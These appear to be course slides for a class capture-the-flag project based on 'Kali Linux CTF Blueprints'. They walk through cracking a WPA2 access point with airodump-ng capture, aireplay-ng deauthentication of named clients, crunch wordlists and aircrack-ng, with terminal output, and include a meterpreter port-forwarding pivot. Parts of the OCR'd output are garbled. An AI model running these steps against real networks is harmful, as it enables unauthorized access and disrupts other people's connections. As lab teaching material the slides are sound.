


# Access Ports of Unreachable Node

- msf > sessions -i 1
- meterpreter > portfwd add -l 8000 -p 80 -r 192.168.100.100
  - Forward access to ports to your attack node




# Kali Linux CTF Blueprints: Chapters 1 -3



# Class CTF Project



- Must use:
  - At most 4 servers (must use minimum systems requirements)
  - More than one operating system type
  - Vulnerabilities (software/hardware) not discussed in class
  - At least 2 advanced topics (script writing)
    - Shell coding
    - Reverse engineering
    - Cryptology
  - At least 10 flags
  - Unique identifiers for flags
  - A storyline that is at least 4-6 hours long
    - Flags should build on each other like a story
  - **Each team will receive an external HD to hold your VMs**

# Kali Linux CTF Blueprints: Chapters 1 -3



# Staging Vulnerabilities

- Vulnerable access point
    - WPA2 enabled



# Kali Linux CTF Blueprints: Chapter 3

- Proof access point is running WPA2

The screenshot shows a DD-WRT web interface for a Buffalo router. The top navigation bar includes links for Setup, Wireless (which is selected), Services, Security, Access Restrictions, NAT / QoS, Administration, and Status. Below the navigation bar, a red header bar contains links for Basic Settings, Wireless Security (selected), AOSS / WPS, MAC Filter, Ath0-WDS, and Ath1-WDS. The main content area is divided into two sections: "Wireless Security ath0" and "Wireless Security ath1".

**Wireless Security ath0**

**Physical Interface ath0 SSID [BUFFALO-761C52\_G] HWAddr [B0:C7:45:76:1C:52]**

Security Mode	WPA2-PSK
WPA Algorithms	TKIP+AES
WPA Shared Key	deadbeef
Key Renewal Interval (in seconds)	3600 (Default: 3600, Range: 0 - 99999)

**Wireless Security ath1**

**Physical Interface ath1 SSID [BUFFALO-761C52\_A] HWAddr [B0:C7:45:76:1C:53]**

Security Mode	WPA2-PSK
WPA Algorithms	TKIP+AES
WPA Shared Key	deadbeef
Key Renewal Interval (in seconds)	3600 (Default: 3600, Range: 0 - 99999)

**Help** more... **Security Mode:**  
You may choose from Disable, WEP, WPA Personal, WPA Enterprise, or RADIUS. All devices on your network must use the same security mode. With N-Mode you must use WPA2/AES.

Save Apply Settings

# Kali Linux CTF Blueprints: Chapter 3



## Potential CTF Brief

- Find the WPA2 enabled access point in the home network above the car dealer's main office.
- Then, exploit the common wireless weakness to find the encrypted password of the home network
- I hear the first 5 digits of the 8 digit WPA2 password are deadb

# Network Surveillance

- airmon-ng start wlan0
  - sudo iwlist wlan0 scanning

# Network Surveillance

- airodump-ng wlan0 --bssid B0:C7:45:76:1C:52 --channel 6 --write WPA2\_dump2

CH 1 ][ Elapsed: 3 mins ][ 2017-03-07 23:27 ][ WPA handshake: 48:5D:36:4C:										
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUT	
48:5D:36:4C:7E:92	-76	100	1944	8717 105	1	54e.	WPA2	CCMP	PSK	
BSSID STATION Pwr Rate Lost Frames Probe										
48:5D:36:4C:7E:92	F0:D5:BF:DA:5F:48	-42	0 - 6e	0 497						
48:5D:36:4C:7E:92	BC:85:56:44:90:8F	-48	0e- 0e	923 9721						FiOS-GD0
48:5D:36:4C:7E:92	B0:10:41:D2:27:04	-60	0e-24	1133 620						
48:5D:36:4C:7E:92	D8:C4:6A:32:8E:A9	-64	1e- 1	0 14						
48:5D:36:4C:7E:92	50:F5:DA:A7:6F:B2	-64	0e- 0e	1 73						

# Forcing Reconnects

- aireplay-ng -0 3 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA wlan0mon
- aireplay-ng wlan0mon --deauth 100 -a B0:C7:45:76:1C:52 -c 24:18:1D:4A:FE:AA

```
CH 1 ][ Elapsed: 3 mins ][ 2017-03-07 23:27 ][ WPA handshake: 48:5D:36:4C:  
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUT  
48:5D:36:4C:7E:92 -76 100    1944    8717 105   1 54e. WPA2 CCMP PSK  
  
BSSID          STATION          PWR Rate Lost Frames Probe  
48:5D:36:4C:7E:92 F0:D5:BF:DA:5F:48 -42 0 - 6e 0 497  
48:5D:36:4C:7E:92 BC:85:56:44:90:8F -48 0e- 0e 923 9721 FiOS-GD0  
48:5D:36:4C:7E:92 B0:10:41:D2:27:04 -60 0e-24 1133 620  
48:5D:36:4C:7E:92 D8:C4:6A:32:8E:A9 -64 1e- 1 0 14  
48:5D:36:4C:7E:92 50:F5:DA:A7:6F:B2 -64 0e- 0e 1 73
```

```
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon  
23:27:20 Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1  
23:27:20 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 1|65 ACKs]  
23:27:21 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [13|63 ACKs]  
23:27:22 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 0|61 ACKs]  
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon  
23:27:23 - Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1  
23:27:24 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [12|64 ACKs]  
23:27:24 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 8|65 ACKs]  
23:27:25 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 1|60 ACKs]  
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC:85:56:44:90:8F wlan1mon  
23:27:30 - Waiting for beacon frame (BSSID: 48:5D:36:4C:7E:92) on channel 1  
23:27:30 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [15|68 ACKs]  
23:27:31 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 5|63 ACKs]  
23:27:32 - Sending 64 directed DeAuth. STMAC:[BC:85:56:44:90:8F] [ 0|60 ACKs]  
root@kali:~/wireless/spring2017#
```

# Handshake Packets

Applications ▾ Places ▾ Wireshark ▾ Tue 23:49

WPA2\_Home3-01.cap [Wireshark 1.12.6 (Git Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
44131	204.425468	SamsungE_ee:e2:f6	Spanning-tree-(for-br	802.11	86	Data, SN=2371, FN=0, Flags=.p....F.
28548	166.767040	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	155	Key (Message 1 of 4)
28554	166.770648	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	155	Key (Message 2 of 4)
28556	166.775232	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	189	Key (Message 3 of 4)
28558	166.778328	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	133	Key (Message 4 of 4)
33538	182.034816	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	155	Key (Message 1 of 4)
33542	182.037400	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	155	Key (Message 2 of 4)
33546	182.044032	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	189	Key (Message 3 of 4)
33548	182.047640	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	133	Key (Message 4 of 4)
35860	187.955458	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	155	Key (Message 1 of 4)
35866	187.959064	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	155	Key (Message 2 of 4)
35868	187.964672	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	189	Key (Message 3 of 4)
35870	187.967256	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	133	Key (Message 4 of 4)
36973	190.915522	Verizon_4c:7e:92	HonHaiPr_44:90:8f	EAPOL	155	Key (Message 1 of 4)
36977	190.918102	HonHaiPr_44:90:8f	Verizon_4c:7e:92	EAPOL	155	Key (Message 2 of 4)

Replay Counter: 1  
WPA Key Nonce: 00000000000000000000000000000000...  
Key IV: 00000000000000000000000000000000  
WPA Key RSC: 0000000000000000  
WPA Key ID: 0000000000000000  
WPA Key MIC: 7c286429071f02169124a51e8d4c519b  
WPA Key Data Length: 0

0010	48	5d	36	4c	7e	92	10	00	07	00	aa	aa	03	00	00	00	00	H]6L~...
0020	88	8e	01	03	00	5f	02	03	0a	00	00	00	00	00	00	00	00	...
0030	00	00	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...
0040	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...
0050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...
0060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...
0070	00	00	00	7c	28	64	29	07	1f	02	16	91	24	a5	1e	8d	LQ...	
0080	4c	51	9b	00	00													

802.1X Authentication (eapol), 99 bytes captured (44131 bytes on wire) (100.0% of 44131 packets)

Packets: 44131 · Displayed: 44131 (100.0%) · Load time: 0:00.131

Profile: Default

# Code Cracking

- crunch 8 8 -t 12345%% > wordlist
- crunch 18 18 -t cursory2917son8@ @@ > homecrack

```
root@kali:~/wireless# crunch 8 8 -t 12345%% > wordlist
Crunch will now generate the following amount of data: 9000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
root@kali:~/wireless# head wordlist
12345000
12345001
12345002
12345003
12345004
12345005
12345006
12345007
12345008
12345009
root@kali:~/wireless#
```

crunch min max charset options

-t : set a specific pattern of @,%^  
@ represents lowercase letters  
, represents uppercase letters  
% represents numbers  
^ represents special characters

```
root@kali:~/wireless/spring2017# head homecrack
cursory2917son8aaress/spring2017# aireplay-ng -0 3 -a 4
cursory2917son8aab for beacon frame (BSSID: 48:5D:36:4C
cursory2917son8aac 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aad 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aae 64 directed DeAuth. STMAC: [BC:85:56
cursory2917son8aaafess/spring2017# 
cursory2917son8aag
cursory2917son8aah
cursory2917son8aai
cursory2917son8aaj
```

# Code Cracking

- aircrack-ng WPA2\_dump-01.cap -w wpa2\_crack

```
root@kali:~/wireless/spring2017# aireplay-ng -0 3 -a 48:5D:36:4C:7E:92 -c BC Master Key [00:00:04] 9580 keys tested (2259.95 k/s)e 48:5D:36:4C:7E:92
root@kali:~/wireless/spring2017# aircrack-ng WPA2_Home3-01.cap -w homecrack
Opening WPA2_Home3-01.cap
Read 44131 packets.
# BSSID ESSID
ESSID: Fios-GD0C1th
Choosing first network as target.
# BSSID ESSID
ESSID: Fios-GD0C1th
Aircrack-ng 1.2 rc2
cursor@2917son8aag [00:00:00] 344 keys tested (2257.44 k/s)
cursor@2917son8aa [00:00:00] 692 keys tested (2286.70 k/s)mq
root@kali:~/wireless/spring2017# wordlist WPA2_dump_home-01.ivs
hometrack WEP dump-01.ivs WPA2_dump-01.ivs WPA2_Home-01.cap
Master Key [00:00:00] 1032 keys tested (2276.87 k/s)j
22 11 FC D7 C0 05 CB 3E 36 E1 4B 05 75 A2 AA A3

Master Key [00:00:00] 1368 keys tested (2264.65 k/s)y
77 33 D5 E6 9D A7 35 E3 4B 63 33 70 A9 B4 D6 99
98 4D D8 97 C1 35 52 C5 F9 68 5E FA 18 FC C9 85

Master Key [00:00:00] 1716 keys tested (2275.35 k/s)j
D2 70 21 EF 62 0C 6F 57 63 DF B0 0C 3D 75 21 B7
FF F0 24 BE 22 DF 9B 98 80 08 C8 2C 19 07 A9 BA

Master Key [00:00:00] 2072 keys tested (2288.77 k/s)w
3E AB 0C F5 55 C5 39 69 05 85 E0 97 5E 3F 33 24
3F BF DB BC 84 5B B7 6F 54 A6 8A 5C 86 A9 A0 72

Master Key [00:00:01] 2392 keys tested (2261.50 k/s)x
4D 9F A8 EE EE D8 1A 92 50 5D 03 2D 57 B2 C8 3D

Master Key [00:00:04] 9580 keys tested (2259.95 k/s)e 48:5D:36:4C:7E:92
Master Key [00:00:04] 9960 keys tested (2268.21 k/s)f
Master Key [00:00:04] 10304 keys tested (2267.31 k/s)
Master Key [00:00:04] 10624 keys tested (2262.34 k/s)
Master Key [00:00:04] 10960 keys tested (2260.73 k/s)
Master Key [00:00:04] 11292 keys tested (2259.03 k/s)
Master Key [00:00:05] 11632 keys tested (2256.53 k/s)
Master Key [00:00:05] 11872 keys tested (2247.74 k/s)

Master Key : Current passphrase: cursor@2917son8row
Master Key : F6 D5 56 DF 43 BD B3 A5 D8 E0 30 34 DE 3D A3 07
0F 0C DE E1 68 7F 9B 9B 17 34 A6 91 A2 5C 49 A4
KEY FOUND! [ cursor@2917son8row ]
KEY FOUND! [ cursor@2917son8row ]
D8 0F 79 DB 6A 1F 6B A9 58 6D EB 4B 81 7C 5B 4B
Transient Key : 58 D1 87 79 54 0D CA 84 54 98 11 BD 91 DD AC 0D
58 01 02 08 A2 E5 B7 57 F9 28 98 D4 9C 12 02 A2
DF D7 56 08 13 A1 65 A6 51 DB C9 00 84 59 D0 7B

EAPOL HMAC : 6E 80 6F C2 76 91 00 AE 22 3C B4 6A FC A7 4A 55
```

# Kali Linux CTF Blueprints: Chapters 1 -3

